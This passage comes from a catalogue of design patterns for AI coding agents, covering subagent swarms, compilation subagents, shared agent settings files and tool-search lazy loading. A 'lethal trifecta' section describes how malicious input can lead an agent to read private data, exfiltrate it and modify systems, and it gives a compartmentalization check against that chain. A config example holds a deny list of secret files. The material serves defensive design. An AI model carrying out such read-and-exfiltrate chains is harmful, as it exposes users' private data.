For massive parallelization (10+ subagents), see the **Swarm Migration Pattern** which extends this concept for large-scale code migrations.
**Three spawning architecture scales:**
- **Virtual File Isolation** (2-4 subagents): Same-process spawning with explicit file passing for context management
- **Git Worktree Isolation** (10-100 subagents): Filesystem-level isolation using git worktrees for code migrations
- **Cloud Worker Spawning** (100+ agents): Container/VM isolation for enterprise-scale distributed processing
**Production implementations:**
- **Cursor AI**: Hierarchical spawning (Planner → Sub-Planners → Workers) with hundreds of concurrent agents
- **GitHub Agentic Workflows**: Event-driven agent spawning within CI infrastructure
- **Anthropic Claude Code**: Users with high-volume workflows achieve 10x+ speedup on framework migrations
**Quote from Boris Cherny (Anthropic):**
> "There's an increasing number of people internally at Anthropic using a lot of credits every month. Spending over a thousand bucks. The common use case is code migration... The main agent makes a big to-do list for everything and map reduces over a bunch of subagents. You instruct Claude like start 10 agents and then just go 10 at a time and just migrate all the stuff over."
## Trade-offs
**Pros:**
- **Context isolation**: Each subagent has clean context window
- **Parallelization**: Reduce workflow latency through concurrent execution
- **Specialization**: Different subagent types for different tasks (planning, thinking, analysis)
- **Virtual files**: Precise control over what each subagent can see
- **Tool scoping**: Limit subagent capabilities for security/simplicity
- **Declarative config**: Reusable subagent definitions via YAML
**Cons:**
- **Overhead**: Spawning and coordinating subagents adds complexity
- **Cost**: Running multiple agents simultaneously increases token usage
- **Coordination**: Main agent must track and aggregate subagent results
- **Not always necessary**: Author notes "frequently thought we needed subagents, then found more natural alternative"
- **Latency visibility**: User-facing latency is "invisible feature" until it becomes problematic
**When subagents matter most:**
- Context window management (large file processing)
- I/O-bound workflows (network API calls)
- Code-driven workflows needing LLM delegation
- Massive parallelization needs (10+ concurrent agents)
## References
* [SKILLS-AGENTIC-LESSONS.md](https://github.com/nibzard/SKILLS-AGENTIC-LESSONS) - Analysis of 88 sessions emphasizing clear task subjects and parallel delegation patterns
* Vezhnevets, A., et al. (2017). [Feudal Networks for Hierarchical Reinforcement Learning](https://arxiv.org/abs/1706.06121). ICML. - Manager-worker separation with goal-setting in latent space
* Raising An Agent - Episode 6: Claude 4 Sonnet edits 36 blog posts via four sub-agents.
* Boris Cherny (Anthropic) on swarm migrations for framework changes and lint rules
* [AI & I Podcast: How to Use Claude Code Like the People Who Built It](https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it)
* [Cognition AI: Devin & Claude Sonnet 4.5](https://cognition.ai/blog/devin-sonnet-4-5-lessons-and-challenges) - discusses how improved model judgment about state externalization may make subagent delegation more practical
* [Building Companies with Claude Code](https://claude.com/blog/building-companies-with-claude-code) - Ambral's "robust research engine" uses dedicated sub-agents specialized for different data types, enabling parallel research across system areas
* [Building an internal agent: Subagent support](https://lethain.com/agents-subagents/) - Will Larson on YAML-configured subagents with virtual file isolation and code-driven LLM invocation
* [Cursor: Scaling long-running autonomous coding](https://cursor.com/blog/scaling-agents) - Hierarchical spawning with hundreds of concurrent agents validated in production
[Source](https://www.nibzard.com/ampcode)
---
## Subagent Compilation Checker
**Status:** emerging
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=Xkwok_XXQgw
## Problem
Large coding tasks often involve multiple independent components (e.g., microservices, libraries). Having the **main agent** handle compilation and error checking for every component in-context:
- **Blows Up Context Length:** Including entire build logs or bytecode in the prompt is impractical.
- **Slows Down Inference:** Sending full build commands and parsing verbose output in-context uses excessive tokens.
Additionally, when the agent's single "compile-and-run" step fails, it's hard to pinpoint which submodule caused the error without a more granular approach.
## Solution
Spawn **specialized "Compilation Subagents"** to independently build and verify each code submodule, reporting back only:
**1. Error Summary:** File paths, line numbers, and error messages.
**2. Binary Artifacts (if needed):** Reference IDs (e.g., paths to compiled object files) rather than raw binaries.
**Workflow:**
- **Main Agent Request:** "Compile module `auth-service`."
- **Spawn `CompileSubagent(auth-service)`**
- Subagent runs `mvn clean install` or `go build ./auth-service`.
- Returns a structured error list or location of compiled artifact.
- **Main Agent:** Updates its context with the **concise error report** (e.g., `[{file: "auth_controller.go", line: 85, error: "undefined: UserModel"}]`).
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:**
- Self-Refine (Shinn et al., 2023) shows 15-45% quality improvements through iterative feedback loops
- CaMeL (Debenedetti et al., 2025) demonstrates static verification before execution as a safety pattern
- Industry tools (Cursor, Aider, OpenHands) implement similar compilation/test-checking workflows
- **Unverified / Unclear:** Quantitative impact on main agent context efficiency; optimal subagent parallelization strategies
## Example
```mermaid
sequenceDiagram
MainAgent->>CompileSubagent: "Compile service A"
CompileSubagent->>BuildEnv: go build ./serviceA
alt Build Success
CompileSubagent-->>MainAgent: {status: "success", artifact: "serviceA.bin"}
else Build Failure
CompileSubagent-->>MainAgent: [{file: "fileA.go", line: 10, error: "Syntax error"}]
end
MainAgent->>Context: Inject concise error summary
```
## How to use it
- **Subagent Definition:** Each subagent is a lightweight container or process with the appropriate runtime (e.g., JVM for Java code, Node for JavaScript).
- **Integration in RL Loop:** Treat each subagent invocation as a **tool call** within the RL environment.
- **Error-Driven Reward:** If the error list is non-empty, assign a negative reward proportional to the number of errors (e.g., `reward = −len(error_list)`), to encourage the agent to fix compile errors quickly.
## Trade-offs
- **Pros:**
- **Modular Isolation:** The main agent never needs to load entire build logs into its context.
- **Parallel Builds:** Multiple subagents can compile different modules in parallel, speeding up end-to-end workflow.
- **Cons/Considerations:**
- **Infrastructure Overhead:** Requires a mechanism to spin up and tear down multiple build environments.
- **Subagent Synchronization:** If one module depends on another's build artifact, coordination policies must ensure the correct build order.
## References
- Inspired by "Subagent Spawning" for code-related subtasks in the Open Source Agent RL talk (May 2025).
- Will Brown's note on decoupling long I/O-bound steps from the main model's inference to avoid context explosion.
- Shinn, N., et al. (2023). "Self-Refine: Improving Reasoning in Language Models via Iterative Feedback." *arXiv:2303.11366*
- Debenedetti, E., et al. (2025). "CaMeL: Code-Augmented Language Model for Tool Use." *arXiv:2506.08837*
- Primary source: https://www.youtube.com/watch?v=Xkwok_XXQgw
---
## Subject Hygiene for Task Delegation
**Status:** validated-in-production
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://github.com/nibzard/SKILLS-AGENTIC-LESSONS
## Problem
When delegating work to subagents via the Task tool, empty or generic task subjects make conversations:
- **Untraceable**: Cannot identify what a subagent was working on
- **Unreferencable**: Cannot discuss specific subagent work later
- **Confusing**: Multiple subagents with empty subjects are indistinguishable
From 48 Task invocations across 88 sessions, empty task subjects were identified as a major pain point. This pattern has strong academic foundations in multi-agent communication standards (FIPA ACL, KQML) and distributed systems naming principles (REST, MapReduce).
## Solution
Enforce clear, specific task subjects for every Task tool invocation. This is a **meta-pattern** that enables the effectiveness of all sub-agent delegation patterns (parallel spawning, factory over assistant, planner-worker). A good subject should:
1. **Not be empty** (baseline requirement)
2. **Be specific and descriptive** (what is being done)
3. **Be reference-able** (can be discussed later)
4. **Follow naming conventions** (imperative mood, clear target)
**Examples:**
❌ **Bad subjects:**
- `""` (empty)
- `"research"`
- `"explore"`
- `"task"`
✅ **Good subjects:**
- `"Explore newsletter component implementation"`
- `"Search for dark mode patterns in codebase"`
- `"Analyze error handling in API routes"`
- `"Find all OAuth configuration files"`
```mermaid
flowchart LR
A[Need to delegate] --> B{Subject clear?}
B -->|No| C[Define specific subject]
C --> D[Action verb + target]
D --> E[Reference-able description]
E --> F[Invoke Task tool]
B -->|Yes| F
F --> G[Subagent with clear identity]
G --> H[Traceable conversation]
H --> I[Discussable results]
style C fill:#ffebee
style D fill:#e8f5e9
style E fill:#e8f5e9
style G fill:#e8f5e9
```
## How to use it
**Before invoking Task tool**, verify the subject meets all criteria:
1. **Length check**: Minimum 3-4 words
2. **Action check**: Starts with verb (Explore, Analyze, Search, Find)
3. **Target check**: Specifies what is being acted upon
4. **Reference check**: Could you point to this conversation later and say "the one that [subject]"?
**Template for good subjects:**
```
[Action Verb] + [Target/Scope] + [Optional Context]
```
Examples:
- "Explore + newsletter component + implementation details"
- "Search + codebase + for dark mode patterns"
- "Analyze + API routes + error handling approach"
- "Find + all OAuth + configuration files"
**Anti-pattern prevention:**
Prevents "Empty Subject Anti-Pattern" which makes conversations untraceable and subagent work indistinguishable.
**Real-world impact:**
Validated in production across Claude Code, Cursor, AMP, LangChain, AutoGen, and CrewAI. From nibzard-web session with 4 parallel subagents:
- agent-a7911db: "Newsletter component exploration"
- agent-adeac17: "Modal pattern discovery"
- agent-a03b9c9: "Search implementation research"
- agent-b84c3d1: "Log page analysis"
Clear subjects enabled the main agent to synthesize findings from each subagent effectively.
## Trade-offs
**Pros:**
- Traceable subagent conversations
- Reference-able work items
- Clearer synthesis of parallel work
- Better communication with user
- Easier debugging of delegation issues
**Cons:**
- Requires upfront thinking about subject
- Longer subject strings (minor overhead)
- No technical enforcement (requires discipline)
**When it matters most:**
- Parallel subagent delegations (2+ agents)
- Complex research tasks
- Long-running subagent work
- When user needs to review subagent output
## References
* [SKILLS-AGENTIC-LESSONS.md](https://github.com/nibzard/SKILLS-AGENTIC-LESSONS) - Skills based on lessons learned from analyzing 88 real-world Claude conversation sessions
* FIPA. "FIPA ACL Communicative Act Library Specification." 2002 - Agent communication language with conversation-id for task traceability
* Smith, R. G. "The contract net protocol." IEEE Transactions on Computers 1980 - Task identification in distributed delegation
* Related patterns: [Sub-Agent Spawning](sub-agent-spawning.md), [Parallel Tool Call Learning](parallel-tool-call-learning.md)
---
## Swarm Migration Pattern
**Status:** validated-in-production
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it
## Problem
Large-scale code migrations are time-consuming when done sequentially:
- **Framework upgrades** (e.g., testing library A → testing library B)
- **Lint rule rollouts** across hundreds of files
- **API migrations** when dependencies change
- **Code modernization** (e.g., class components → hooks)
- **Refactoring patterns** across the codebase
Humans doing these manually is tedious; single agents doing them sequentially is slow.
## Solution
Use a **swarm architecture** where the main agent orchestrates 10-20 parallel subagents working simultaneously on independent chunks of the migration.
**Pattern:**
1. **Main agent creates migration plan**: Enumerate all files/targets needing migration
2. **Create todo list**: Break work into parallelizable chunks
3. **Spawn subagent swarm**: Start 10+ agents concurrently, each taking N items
4. **Map-reduce execution**: Each subagent migrates its chunk independently
5. **Verification**: Main agent validates results, may spawn additional agents for fixes
6. **Consolidation**: Combine results (single PR or coordinated merge)
```mermaid
graph TD
A[Main Agent] --> B[Scan Codebase]
B --> C[Create Todo List 100 files need migration]
C --> D[Spawn 10 Subagents]
D --> E1[Subagent 1 Files 1-10]
D --> E2[Subagent 2 Files 11-20]
D --> E3[...]
D --> E10[Subagent 10 Files 91-100]
E1 --> F[Main Agent Verifies]
E2 --> F
E3 --> F
E10 --> F
F --> G[Consolidated PR]
```
## How to use it
**Implementation approach:**
```pseudo
# Main agent orchestration
main_agent.prompt = """
1. Find all files matching pattern (e.g., *.test.js using old framework)
2. Create todo list with file paths
3. Divide into batches of 10 files each
4. For each batch, spawn subagent with instructions:
- Migrate these specific files
- Follow migration guide at docs/migration.md
- Run tests after each change
- Commit if tests pass
5. Monitor all subagents
6. Verify all todos completed
"""
# Spawn swarm
for batch in batches:
spawn_subagent(
task=f"Migrate {batch.files} from Framework A to B",
context=migration_guide,
auto_commit=True
)
```
**Real-world usage at Anthropic:**
> "There's an increasing number of people internally at Anthropic that are using a lot of credits every month. Spending like over a thousand bucks every month. And this percent of people was growing actually pretty fast. The common use case is code migration... The main agent makes a big to-do list for everything and then just kind of map reduces over a bunch of subagents. You instruct Claude like, yeah, start 10 agents and then just go 10 at a time and just migrate all the stuff over." —Boris Cherny
**Common migration types:**
- **Lint rule enforcement**: Apply new ESLint/Biome rules across files
- **Framework migration**: Jest → Vitest, Mocha → Jest, etc.
- **API updates**: Update to new library versions
- **Code modernization**: var → const/let, callbacks → async/await
- **Import path changes**: Relative → absolute paths
## Trade-offs
**Pros:**
- **Massive parallelization**: 6-10x speedup vs. sequential migration (well-suited tasks)
- **Easy verification**: Each subagent handles tractable chunk
- **Fault isolation**: One subagent failing doesn't break others
- **Cost-effective for scale**: 100x+ ROI despite 10x token cost increase
- **Reproducible**: Same migration applied consistently across all files
**Cons:**
- **High token cost**: Running 10+ agents simultaneously
- **Coordination complexity**: Main agent must track all subagents
- **Merge conflicts**: Parallel changes might conflict
- **Requires independence**: Only works if migration targets are separable
- **Verification burden**: Need to validate 10+ agent outputs
**Prerequisites:**
- **Atomic migrations**: Each file can be migrated independently
- **Clear specification**: Migration rules must be unambiguous
- **Good test coverage**: Automated verification of correctness
- **Sandbox environment**: Safe to run many agents simultaneously
**When NOT to use:**
- **< 10 files**: Sequential execution is more efficient
- **High coupling**: Files require coordinated changes
- **Complex semantic changes**: Require holistic understanding
- **High expected failure rate** (>30%): Better to iterate carefully
- **Extremely constrained budget**: Token costs scale with parallelism
**Optimization tips:**
- **Batch size tuning**: Start with 10 files per agent; adjust 2-50 files based on complexity
- **Optimal swarm size**: 10-20 agents for best ROI; diminishing returns beyond 20
- **Staged rollout**: Migrate 10% first, verify, then do the rest
- **Failure handling**: Have main agent retry failed batches with refined instructions
- **Resource limits**: Cap parallel agents to avoid overwhelming infrastructure
## References
* Boris Cherny: "There's an increasing number of people internally at Anthropic using a lot of credits every month. Spending over a thousand bucks. The common use case is code migration. Framework A to framework B. The main agent makes a big to-do list for everything and map reduces over a bunch of subagents. Start 10 agents and go 10 at a time and migrate all the stuff over."
* Boris Cherny: "Lint rules... there's some kind of lint rule you're rolling out, there's no auto fixer because static analysis can't really—it's too simplistic for it. Framework migrations... we just migrated from one testing framework to a different one. That's a pretty common one where it's super easy to verify the output."
* [AI & I Podcast: How to Use Claude Code Like the People Who Built It](https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it)
* [Cursor Blog: Scaling Agents](https://cursor.com/blog/scaling-agents) — Production use with hundreds of concurrent agents; case studies include Solid→React migration (+266K/-193K edits)
---
## Team-Shared Agent Configuration as Code
**Status:** best-practice
**Category:** UX & Collaboration
**Authors:** Nikola Balic (@nibzard)
**Source:** https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it
## Problem
When each engineer configures their AI agent independently:
- **Inconsistent behavior**: Agents work differently for different team members
- **Permission friction**: Everyone gets prompted for the same safe commands
- **Duplicated effort**: Each person solves the same configuration problems
- **Knowledge silos**: Good configurations don't spread across the team
- **Onboarding overhead**: New team members start from scratch
- **Security gaps**: No standardized rules about what agents can/can't touch
## Solution
**Check agent configuration into version control** as part of the repository. Treat `settings.json` (or equivalent) as code—reviewable, shareable, and versioned alongside your project.
**Key configuration elements:**
1. **Pre-allowed commands**: Tools that don't need permission prompts
2. **Blocked files/directories**: What the agent must never touch
3. **Default subagents**: Team-standard specialized agents
4. **Slash commands**: Shared workflows everyone can use
5. **Hooks**: Standardized automation triggers
```json
// .claude/settings.json (checked into repo)
{
"permissions": {
"pre_allowed": [
"git add",
"git commit",
"git push",
"npm test",
"npm run lint"
],
"blocked_paths": [
".env",
"secrets/",
"*.key",
"credentials.json"
]
},
"subagents": {
"security-review": "./agents/security.md",
"migration-helper": "./agents/migration.md"
},
"hooks": {
"pre_commit": "./hooks/run_tests.sh"
}
}
```
## How to use it
**Implementation steps:**
### 1. Create shared config file
Start with common settings all team members need:
- Commands everyone runs (git, test runners, linters)
- Sensitive paths no one should modify
- Standard workflows as slash commands
### 2. Version control it
```bash
git add .claude/settings.json
git commit -m "Add shared agent configuration"
git push
```
### 3. Team adoption
New team members automatically get the configuration when they clone:
```bash
git clone repo
cd repo
# Agent reads .claude/settings.json automatically
```
### 4. Support local overrides
Use gitignored local files for individual customization:
```bash
# .claude/settings.local.json (gitignored)
{
"permissions": {
"pre_allowed": ["docker build"] // personal additions
}
}
```
Most platforms merge layered configs with local overrides taking precedence.
### 5. Iterate as a team
- PRs can update agent configuration
- Code review applies to agent settings too
- Changes propagate via normal git pull
**Benefits observed in enterprise deployments (from transcript):**
> "Companies that have really big deployments of Claude Code... have settings.json that you check into the code base... you can use this to pre-allow certain commands so you don't get permission prompted every time. And also to block certain commands... and share it with the whole team so everyone gets to use it." —Boris Cherny
## Trade-offs
**Pros:**
- **Consistent team experience**: Everyone's agent behaves the same way
- **Faster onboarding**: New members inherit team knowledge immediately
- **Reduced friction**: Pre-allowed commands eliminate repetitive prompts
- **Security standardization**: Uniform rules about sensitive files
- **Collaborative improvement**: Team can improve config together via PRs
- **Auditable**: Version history shows why configurations changed
**Cons:**
- **Less individual flexibility**: Can't customize as freely
- **Potential conflicts**: Personal preferences vs. team standards
- **Config sprawl**: Settings file can become complex
- **Override complexity**: Need escape hatch for individual customization
- **Secrets exposure risk**: Must ensure no credentials in committed config
**Best practices:**
- **Separate local overrides**: Support `.claude/settings.local.json` (gitignored) for personal customization
- **Schema validation**: Use JSON Schema validation to catch configuration errors before runtime
- **Document configuration**: Explain why things are pre-allowed/blocked
- **Regular review**: Audit config quarterly as tools/threats evolve
- **Gradual adoption**: Start minimal, expand based on team pain points
- **Secrets management**: Never commit credentials; use environment variables or local-only config files
## References
* Boris Cherny: "Companies that have really big deployments of Claude Code... having settings.json that you check into the code base is really important because you can use this to pre-allow certain commands so you don't get permission prompted every time. And also to block certain commands... and this way as an engineer I don't get prompted and I can check this in and share it with the whole team so everyone gets to use it."
* [AI & I Podcast: How to Use Claude Code Like the People Who Built It](https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it)
* Alazawi et al. (2021). "Infrastructure as Code: A Systematic Mapping Study". IEEE Access. — Academic foundation for treating configuration as version-controlled code with emphasis on repeatability and collaborative review.
---
## Three-Stage Perception Architecture
**Status:** established
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2210.03629
## Problem
Complex AI agents often struggle with unstructured inputs and need a systematic way to process information before taking action. Without a clear separation of concerns, agents can become monolithic and difficult to debug, extend, or optimize. Additionally, mixing perception, processing, and action logic makes it hard to swap out components or scale different parts of the system independently.
## Solution
Implement a three-stage pipeline architecture that cleanly separates an agent's workflow into distinct phases:
1. **Perception Stage**: Handles all input gathering and normalization
- Receives raw inputs (text, images, audio, structured data)
- Performs initial processing (OCR, speech-to-text, format conversion)
- Normalizes data into a common internal representation
2. **Processing Stage**: Performs reasoning and decision-making
- Analyzes normalized inputs using appropriate models
- Applies business logic and reasoning
- Makes decisions about what actions to take
- Can involve multiple sub-agents or reasoning steps
3. **Action Stage**: Executes decisions in the environment
- Translates decisions into concrete actions
- Interfaces with external systems and APIs
- Handles error recovery and retries
- Reports results back to the system
## Evidence
- **Evidence Grade:** `high`
- **Academic foundations:** 50+ years in robotics (Sense-Plan-Act), cognitive science (Newell & Simon's information processing theory), and control theory
- **Production validation:** Used at scale by Anthropic (Claude Code), Cursor, LangChain, OpenHands, AutoGen, and CrewAI
- **Key research:** ReAct pattern (Yao et al. 2022, 4,500+ citations), ToolFormer (Schick et al. 2023, 2,000+ citations)
## Example
```python
class ThreeStageAgent:
def __init__(self):
self.perception = PerceptionPipeline()
self.processor = ProcessingPipeline()
self.action = ActionPipeline()
async def run(self, raw_input):
# Stage 1: Perception
perceived_data = await self.perception.process(raw_input)
# Stage 2: Processing
decisions = await self.processor.analyze(perceived_data)
# Stage 3: Action
results = await self.action.execute(decisions)
return results
class PerceptionPipeline:
def __init__(self):
self.handlers = {
'text': TextHandler(),
'image': ImageHandler(),
'audio': AudioHandler(),
'structured': StructuredDataHandler()
}
async def process(self, raw_input):
input_type = self.detect_input_type(raw_input)
handler = self.handlers[input_type]
# Normalize to common format
normalized = await handler.normalize(raw_input)
# Extract features
features = await handler.extract_features(normalized)
return {
'type': input_type,
'normalized': normalized,
'features': features,
'metadata': handler.get_metadata(raw_input)
}
class ProcessingPipeline:
def __init__(self):
self.reasoning_engine = ReasoningEngine()
self.decision_maker = DecisionMaker()
async def analyze(self, perceived_data):
# Apply reasoning based on input type and features
analysis = await self.reasoning_engine.reason(perceived_data)
# Make decisions based on analysis
decisions = await self.decision_maker.decide(
analysis,
context=self.get_context()
)
# Validate decisions
validated = await self.validate_decisions(decisions)
return validated
class ActionPipeline:
def __init__(self):
self.executors = {
'api_call': APIExecutor(),
'database': DatabaseExecutor(),
'file_system': FileSystemExecutor(),
'notification': NotificationExecutor()
}
async def execute(self, decisions):
results = []
for decision in decisions:
executor = self.executors[decision.action_type]
try:
result = await executor.execute(decision)
results.append({
'decision': decision,
'status': 'success',
'result': result
})
except Exception as e:
# Handle errors gracefully
recovery_result = await self.attempt_recovery(decision, e)
results.append(recovery_result)
return results
```
```mermaid
flowchart LR
subgraph "Perception Stage"
A[Raw Input] --> B[Type Detection]
B --> C[Normalization]
C --> D[Feature Extraction]
D --> E[Structured Data]
end
subgraph "Processing Stage"
E --> F[Reasoning Engine]
F --> G[Analysis]
G --> H[Decision Making]
H --> I[Validation]
I --> J[Action Plan]
end
subgraph "Action Stage"
J --> K[Executor Selection]
K --> L[Action Execution]
L --> M[Error Handling]
M --> N[Results]
end
N --> O[Feedback Loop]
O --> F
style A fill:#ffebee,stroke:#c62828,stroke-width:2px
style J fill:#e8f5e9,stroke:#2e7d32,stroke-width:2px
style N fill:#e3f2fd,stroke:#1565c0,stroke-width:2px
```
## Benefits
- **Modularity**: Each stage can be developed, tested, and scaled independently
- **Flexibility**: Easy to swap implementations for different stages
- **Debugging**: Clear boundaries make it easier to identify where issues occur
- **Reusability**: Stages can be shared across different agent types
- **Scalability**: Different stages can be scaled based on their computational needs
## Trade-offs
**Pros:**
- Clean separation of concerns
- Easier to maintain and extend
- Better error isolation
- Enables specialized optimization per stage
- Facilitates team collaboration (different teams per stage)
**Cons:**
- Additional complexity for simple tasks
- Potential latency from stage transitions
- Requires careful interface design between stages
- May introduce overhead for data transformation between stages
## How to use it
- Use this when tasks need explicit control flow between planning, execution, and fallback.
- Start with one high-volume workflow before applying it across all agent lanes.
- Define ownership for each phase so failures can be routed and recovered quickly.
## References
- Yao, S., et al. (2022). "ReAct: Synergizing Reasoning and Acting in Language Models." arXiv:2210.03629. [ICLR 2023]
- Schick, T., et al. (2023). "ToolFormer: Language Models Can Teach Themselves to Use Tools." arXiv:2302.04761. [ICLR 2024]
- Newell, A., & Simon, H. A. (1972). "Human Problem Solving." Prentice-Hall
- Brooks, R. A. (1986). "A robust layered control system for a mobile robot." IEEE Journal of Robotics and Automation
- [Software Architecture Patterns](https://www.oreilly.com/library/view/software-architecture-patterns/9781491971437/)
---
## Tool Capability Compartmentalization
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://simonwillison.net/2025/Jun/16/lethal-trifecta/
## Problem
Model Context Protocol (MCP) and agent frameworks often combine three capability classes in a single tool: private-data readers (email, filesystem), web fetchers (HTTP clients), and writers (API mutators). This creates the "lethal trifecta"—malicious input can trigger chains that read sensitive data, exfiltrate it, and modify systems in one operation.
## Solution
Adopt **capability compartmentalization** at the tool layer:
- Split monolithic tools into *reader*, *processor*, and *writer* micro-tools.
- Require explicit, per-call user consent when composing tools across capability classes.
- Run each class in an isolated subprocess with scoped API keys and file permissions.
Treat each capability class as a separate trust zone with its own runtime identity and policy checks. Cross-zone composition should require explicit policy evaluation and short-lived delegation tokens so the agent cannot silently chain read+fetch+write into a high-risk path.
```yaml
# tool-manifest.yml
email_reader:
capabilities: [private_data, untrusted_input]
permissions:
fs: read-only:/mail
net: none
issue_creator:
capabilities: [external_comm]
permissions:
net: allowlist:github.com
```
## How to use it
* Generate the manifest automatically from CI.
* Your agent runner consults the manifest before constructing action plans.
* Flag any attempt to chain tools that would recreate the lethal trifecta.
* Group tools by capability class (fs, web, runtime, memory) and assign profiles (minimal, coding, messaging) to prevent mixing.
* Validate tool chains at call time: reject if all three capability classes are present.
```typescript
// Cross-zone validation
function validateToolChain(tools: string[]): boolean {
const classes = new Set(tools.map(t => getCapabilityClass(t)));
if (classes.has("PRIVATE_DATA") &&
classes.has("UNTRUSTED_INPUT") &&
classes.has("EXTERNAL_COMM")) {
return false; // Lethal trifecta detected
}
return true;
}
```
## Trade-offs
**Pros:** Fine-grained; plays well with modular architectures.
**Cons:** More tooling overhead; risk of permission creep over time.
## References
* Willison's warning that "one MCP mixed all three patterns in a single tool."
- Primary source: https://simonwillison.net/2025/Jun/16/lethal-trifecta/
- Clawdbot (validated-in-production reference implementation with profile-based policies): https://github.com/clawdbot/clawdbot
- Action Selector pattern (Beurer-Kellner et al., 2025): https://arxiv.org/abs/2506.08837
- NVIDIA NeMo Guardrails (policy-based enforcement): https://github.com/NVIDIA/NeMo-Guardrails
---
## Tool Search Lazy Loading
**Status:** emerging
**Category:** Context & Memory
**Authors:** Niko
**Source:** https://x.com/trq212/status/2011523109871108570
## Problem
As the Model Context Protocol (MCP) has grown, MCP servers may expose 50+ tools that consume significant context space. Documented setups with 7+ servers have been documented consuming 67k+ tokens just for tool descriptions. This creates a fundamental scalability issue:
* **Context bloat**: Preloading all tool descriptions consumes tokens that could be used for the actual task
* **Latency**: More tools means more processing overhead on every request
* **Discovery challenges**: Agents must scan through many irrelevant tools to find relevant ones
* **Memory pressure**: Large tool catalogs can exceed practical context limits
## Solution
Implement Tool Search: a lazy-loading mechanism where tools are dynamically loaded into context via search only when needed, rather than preloaded on initialization.
The pattern works by:
1. **Threshold detection**: Monitor when tool descriptions would exceed a context threshold (e.g., 10% of context window)
2. **Search interface**: Provide a ToolSearchTool that allows agents to search tool metadata and selectively load tools
3. **Server instructions**: Leverage MCP server instruction fields to guide the agent on when to search for specific tools
4. **Agentic search**: Use intelligent search rather than basic RAG to find relevant tools
```mermaid
graph TD
A[Agent Request] --> B{Would tools exceed 10% context?}
B -->|No| C[Preload All Tools]
B -->|Yes| D[Enable Tool Search Mode]
D --> E[Load Tool Metadata Only]
E --> F[Agent Determines Tool Need]
F --> G[Search via ToolSearchTool]
G --> H[Load Specific Tool on Demand]
H --> I[Execute Tool]
C --> I
```
**Implementation approach:**
```pseudo
function initialize_mcp_servers(servers) {
total_tool_tokens = calculate_tool_tokens(servers)
if (total_tool_tokens > CONTEXT_THRESHOLD) {
// Lazy loading mode
tool_registry = load_tool_metadata_only(servers)
return ToolSearchTool(tool_registry)
} else {
// Traditional preload mode
return preload_all_tools(servers)
}
}
function tool_search(query: string, tool_registry) {
// Agentic search - not basic RAG
relevant_tools = agentically_search(tool_registry, query)
return load_tool_definitions(relevant_tools)
}
```
## How to use it
**For MCP server creators:**
* **Enhance server instructions**: The "server instructions" field becomes more critical with tool search enabled. It helps the agent know when to search for your tools.
* **Descriptive metadata**: Include rich descriptions and tags to improve searchability
* **Logical grouping**: Organize related tools to make discovery more intuitive
**For MCP client creators:**
* **Implement ToolSearchTool**: Provide a search interface for tool discovery
* **Use agentic search**: Implement intelligent search rather than basic vector RAG
* **Set appropriate thresholds**: Choose context thresholds based on your use case (Claude Code uses 10%)
* **Provide opt-out**: Allow users to disable search if they prefer preloading
**Usage scenarios:**
* Development environments with many specialized tools (file operations, git, database access, API clients)
* Multi-server setups where each server provides domain-specific capabilities
* Agents that only need a subset of available tools for any given task
## Trade-offs
* **Pros:**
* Dramatically reduces baseline context usage (67k+ tokens to just metadata)
* Enables scaling to 100+ tools without context issues
* Faster cold-start times when tools aren't needed
* Better tool discovery through intentional search
* Allows more MCP servers to be enabled simultaneously
* **Cons:**
* Adds latency when tools need to be dynamically loaded
* Requires search infrastructure and metadata management
* May miss serendipitous tool discovery that happens when browsing full catalogs
* Server instructions become more critical and require careful authoring
* Additional complexity in client implementation
## References
* [Original announcement tweet](https://x.com/trq212/status/2011523109871108570) by Thariq (@trq212)
* [MCP Documentation](https://modelcontextprotocol.io/) for implementation details
* GitHub issue references on lazy loading for MCP servers
## Variations
**Toggle-based forcing**: Allow users to force enable tool search even under the 10% threshold, for consistency or testing purposes.
**Caching strategies**: Implement LRU caching for recently used tools to minimize reload overhead.
**Progressive loading**: Load commonly-used tools upfront while keeping long-tail tools in search-only mode.
**Programmatic composition**: Future direction allowing tools to be composed with each other via code (experimented with but deferred for tool search priority).
## Pitfalls
* **Poor server instructions**: Without clear guidance on when to search, agents may miss relevant tools
* **Inadequate search**: Basic RAG may not capture tool capabilities effectively; agentic search is preferred
* **Metadata neglect**: Failing to maintain rich, searchable tool descriptions defeats the purpose
* **Threshold tuning**: Setting the context threshold too low or too high can negate benefits or create unnecessary overhead
---
## Tool Selection Guide
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://github.com/nibzard/SKILLS-AGENTIC-LESSONS
## Problem
AI agents often struggle to select the optimal tool for a given task, leading to inefficient workflows. Common anti-patterns include:
- Using `Write` when `Edit` would be more appropriate
- Launching subagents for simple exploration tasks
- Skipping build verification after code changes
- Performing sequential exploration when parallel would be faster
These ineff compound across long sessions, resulting in wasted tokens, slower completion, and more user corrections.
## Solution
Encode data-driven tool selection patterns that emerged from analysis of 88 real-world Claude conversation sessions. By matching task type to optimal tool, agents can follow proven workflows.
**Tool preference patterns from actual usage data:**
| Task Type | Recommended Tool | Evidence |
|-----------|-----------------|----------|
| Codebase exploration | Read → Grep → Glob | Consistent pattern across all projects |
| Code modification | Edit (not Write) | 3.4:1 Edit:Write ratio in nibzard-web |
| New file creation | Write | Appropriate use case |
| Build verification | Bash | 324 uses in nibzard-web, 276 in patterns |
| Research delegation | Task (with clear subject) | 48 invocations across sessions |
**Key selection criteria:**
1. **Exploration tasks** (discovering code structure, finding patterns):
- Start with `Glob` for file discovery
- Use `Grep` for content search (syntax-aware when available)
- Use `Read` for targeted file inspection
2. **Code modification tasks** (changing existing code):
- **Prefer `Edit` over `Write`** - preserves existing context and comments, saves ~66% tokens
